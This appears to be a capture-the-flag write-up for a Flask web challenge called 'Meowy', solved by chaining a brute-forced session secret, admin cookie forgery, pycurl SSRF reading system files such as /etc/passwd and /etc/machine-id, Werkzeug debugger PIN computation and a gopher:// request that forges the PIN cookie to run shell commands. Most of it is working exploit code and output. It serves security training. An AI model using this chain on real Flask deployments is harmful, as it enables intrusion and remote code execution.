

Challenge: Meowy
Category: Web
Flag: ENO{w3rkz3ug_p1n_byp4ss_v1a_c00k13_f0rg3ry_l3ads_2_RCE!}
Overview
Meowy is a Flask-based cat image voting gallery (“CatBoard”) with several layered vulnerabilities that chain together for remote code execution. The source code is provided but heavily obfuscated — all Python keywords, identifiers, HTML tags, and string literals are replaced with cat-themed words (meow, mew, meoow, etc.), making static analysis challenging.
The attack chain involves four stages:
- Weak Flask secret key → Session forgery to gain admin access
- SSRF via pycurl → Read internal files using
file://protocol - Werkzeug debugger PIN computation → Calculate the PIN from leaked system files
- PIN cookie forgery via
gopher://SSRF → Bypass the middleware’s PIN auth block and achieve RCE
Source Code Analysis
Deobfuscation
Despite the obfuscation, several critical parts are identifiable by their structure and the unobfuscated imports at the top of the file:
import pycurl # SSRF primitivefrom werkzeug.debug import DebuggedApplication # Debugger with code evalfrom random_word import RandomWords # Weak secret sourceVulnerability 1: Weak Session Secret (Lines 14–18)
app.secret_key = Nonerw = RandomWords()while app.secret_key is None or len(app.secret_key) < 12: app.secret_key = rw.get_random_word()The Flask session signing key is a single English dictionary word with a minimum length of 12 characters, sourced from the random_word library. This makes it trivially brute-forceable with a standard English wordlist.
Vulnerability 2: SSRF via pycurl (Lines 419–524, /fetch endpoint)
The admin panel exposes a URL fetching feature backed by pycurl, which supports numerous protocols including file://, gopher://, dict://, and more. The endpoint:
- Requires
session['is_admin'] == True(gated by the forgeable session) - Accepts a URL via POST form data
- Uses
CURLOPT_FOLLOWLOCATION = True(follows redirects) - Has no URL scheme filtering or validation
- Returns the response body directly in the page
Vulnerability 3: Werkzeug Debugger with Restrictive Middleware (Lines 33–69, 603–614)
The application runs with Werkzeug’s DebuggedApplication wrapping the Flask app:
# Deobfuscated main blockapp.debug = Truedebugger = CustomDebuggedApplication(app, evalex=True, pin_security=True)run_simple('0.0.0.0', 5000, debugger, use_reloader=True, use_debugger=False, threaded=True)Key configuration:
evalex=True— arbitrary Python code execution is enabled in debug framespin_security=True— PIN authentication is required before eval
The custom middleware (a subclass of DebuggedApplication) adds two restrictions:
-
IP restriction on
/console: Only requests from private/loopback IPs can access the/consoleendpoint. External requests get a403 Forbidden. -
PIN auth interception: When a request contains
__debugger__=yeswithcmd=pinauth, the middleware intercepts it before it reaches Werkzeug and returns:{"auth": false, "error": "PIN authentication is disabled for security"}This effectively blocks the normal browser-based PIN authentication flow.
However, the middleware does not block:
- Access to
/consolefrom loopback (reachable via SSRF) - Debugger eval requests (
cmd=<code>&frm=0) — onlycmd=pinauthis blocked - The
check_pin_trust()cookie-based authentication path
Exploitation
Step 1: Crack the Flask Secret Key
First, grab a session cookie from the application:
curl -v http://52.59.124.14:5004/# Set-Cookie: session=eyJpc19hZG1pbiI6ZmFsc2V9.aYb5ng.zVcFZTvBwp_94C5Q8r6js0mdrJYThe cookie decodes to {"is_admin": false}. Using flask-unsign with a wordlist of English words (12+ characters):
# Generate wordlist of 12+ character English wordscurl -sL "https://raw.githubusercontent.com/dwyl/english-words/master/words_alpha.txt" \  | awk 'length >= 12' > long_words.txt
# Brute-force the secret keyflask-unsign --unsign \  --cookie 'eyJpc19hZG1pbiI6ZmFsc2V9.aYb5ng.zVcFZTvBwp_94C5Q8r6js0mdrJY' \  --wordlist long_words.txt --no-literal-eval
After ~101,504 attempts:
[+] Found secret key after 101504 attemptsb'supersaturate'Step 2: Forge an Admin Session
With the secret key, forge a cookie with is_admin: true:
from flask.sessions import SecureCookieSessionInterfacefrom itsdangerous import URLSafeTimedSerializerimport hashlib
secret = 'supersaturate's = URLSafeTimedSerializer( secret, salt='cookie-session', signer_kwargs={'key_derivation': 'hmac', 'digest_method': hashlib.sha1})cookie = s.dumps({'is_admin': True})# eyJpc19hZG1pbiI6dHJ1ZX0.aYb5mQ.e4CE1zsq4MTHDUvL7ZF1Qa6kC64Verifying admin access — the main page now shows the admin panel with a URL fetch form submitting to /fetch:
<form action="/fetch" method="POST"> <input type="text" name="url" placeholder="Enter image URL to fetch"> <button type="submit">Fetch Image</button></form>Step 3: SSRF — Read System Files for PIN Computation
The SSRF endpoint supports file:// protocol via pycurl. We use it to gather all inputs required for the Werkzeug debugger PIN calculation.
Reading /etc/machine-id:
curl -s -b "session=$ADMIN_COOKIE" \ --data-urlencode "url=file:///etc/machine-id" \ "http://52.59.124.14:5004/fetch"# c8f5e9d2a1b3c4d5e6f7a8b9c0d1e2f3Reading /sys/class/net/eth0/address (MAC address):
curl -s -b "session=$ADMIN_COOKIE" \ --data-urlencode "url=file:///sys/class/net/eth0/address" \ "http://52.59.124.14:5004/fetch"# fe:ea:3f:88:fc:46Reading /etc/passwd (username for UID 1000):
curl -s -b "session=$ADMIN_COOKIE" \ --data-urlencode "url=file:///etc/passwd" \ "http://52.59.124.14:5004/fetch"Reading /proc/self/cgroup:
curl -s -b "session=$ADMIN_COOKIE" \ --data-urlencode "url=file:///proc/self/cgroup" \ "http://52.59.124.14:5004/fetch"# 0::/Confirming Flask module path:
curl -s -b "session=$ADMIN_COOKIE" \ --data-urlencode "url=file:///usr/local/lib/python3.11/site-packages/flask/app.py" \ "http://52.59.124.14:5004/fetch"# (Flask source code returned, confirming the path)Step 4: Compute the Werkzeug Debugger PIN
Using the Werkzeug PIN algorithm from werkzeug/debug/__init__.py:
import hashlibfrom itertools import chain
probably_public_bits = [ 'ctfplayer', # username 'flask.app', # modname 'Flask', # app class name '/usr/local/lib/python3.11/site-packages/flask/app.py' # module file path]
private_bits = [ str(int('feea3f88fc46', 16)), # MAC as integer b'c8f5e9d2a1b3c4d5e6f7a8b9c0d1e2f3' # machine-id (+ empty cgroup suffix)]
h = hashlib.sha1()for bit in chain(probably_public_bits, private_bits): if not bit: continue if isinstance(bit, str): bit = bit.encode() h.update(bit)h.update(b"cookiesalt")
cookie_name = f"__wzd{h.hexdigest()[:20]}" # __wzd8b667ffc93a501b298d7
h.update(b"pinsalt")num = f"{int(h.hexdigest(), 16):09d}"[:9] # 781814166pin = "781-814-166"The PIN hash for the authentication cookie:
def hash_pin(pin): return hashlib.sha1(f"{pin} added salt".encode()).hexdigest()[:12]
pin_hash = hash_pin("781-814-166") # 07a0e18c04bbStep 5: Access the Debugger Console via SSRF
Using SSRF to access the Werkzeug console from loopback (bypasses the IP restriction):
curl -s -b "session=$ADMIN_COOKIE" \ --data-urlencode "url=http://127.0.0.1:5000/console" \ "http://52.59.124.14:5004/fetch"This returns the Werkzeug interactive console HTML, which includes the debugger secret:
var CONSOLE_MODE = true, SECRET = "KnSblW9GCfhEc2yU6pc9";This GET request also registers frame 0 in self.frames (the _ConsoleFrame used for the standalone console), which is required for eval requests.
Step 6: Forge the PIN Cookie and Execute Code via gopher://
The middleware blocks cmd=pinauth requests, but the Werkzeug debugger also accepts authentication via a cookie. The cookie format (from check_pin_trust() in Werkzeug source) is:
Cookie-Name: __wzd{hash[:20]}Cookie-Value: {unix_timestamp}|{hash_pin(pin)}The check_pin_trust method validates:
- The cookie value contains
timestamp|pin_hash - The
pin_hashmatcheshash_pin(self.pin) - The timestamp is within the last 7 days
Since we computed the PIN, we can forge this cookie. But the SSRF endpoint only lets us control the URL — not HTTP headers like Cookie. This is where gopher:// comes in.
pycurl supports the gopher:// protocol, which sends raw bytes to a TCP socket. We craft a complete HTTP request with the forged cookie:
import urllib.parseimport time
secret = "KnSblW9GCfhEc2yU6pc9"cookie_name = "__wzd8b667ffc93a501b298d7"cookie_value = f"{int(time.time())}|07a0e18c04bb"
code = "__import__('os').popen('id').read()"
params = urllib.parse.urlencode({ '__debugger__': 'yes', 'cmd': code, 'frm': '0', 's': secret})
http_request = f"GET /console?{params} HTTP/1.1\r\n"http_request += f"Host: 127.0.0.1:5000\r\n"http_request += f"Cookie: {cookie_name}={cookie_value}\r\n"http_request += f"Connection: close\r\n"http_request += f"\r\n"
encoded = urllib.parse.quote(http_request, safe='')gopher_url = f"gopher://127.0.0.1:5000/_{encoded}"When this gopher URL is passed to the SSRF endpoint, pycurl:
- Connects to
127.0.0.1:5000 - Sends the raw HTTP request (with our forged
__wzdcookie) - The middleware sees
cmd=<code>(notpinauth) → passes through DebuggedApplication.__call__()processes the request:__debugger__=yes✓cmdis not None (it’s our Python code) ✓frame0 exists (created by the earlier/consoleGET) ✓secretmatches ✓check_pin_trust(environ)validates our forged cookie ✓
execute_command()is called → arbitrary Python execution
# Trigger console frame creation firstcurl -s -b "session=$ADMIN_COOKIE" \  --data-urlencode "url=http://127.0.0.1:5000/console" \  "http://52.59.124.14:5004/fetch"
# Execute code via gopher SSRFcurl -s -b "session=$ADMIN_COOKIE" \  --data-urlencode "url=$GOPHER_URL" \  "http://52.59.124.14:5004/fetch"
Response:
>>> __import__('os').popen('id').read()'uid=1000(ctfplayer) gid=1000(ctfplayer) groups=1000(ctfplayer)\n'Step 7: Capture the Flag
With RCE confirmed, locate and read the flag:
# Find flag files__import__('os').popen('find / -name "*flag*" -type f 2>/dev/null').read()# /readflag
# /flag.txt is not readable by ctfplayer, but /readflag is an executable__import__('os').popen('/readflag').read()Output:
ENO{w3rkz3ug_p1n_byp4ss_v1a_c00k13_f0rg3ry_l3ads_2_RCE!}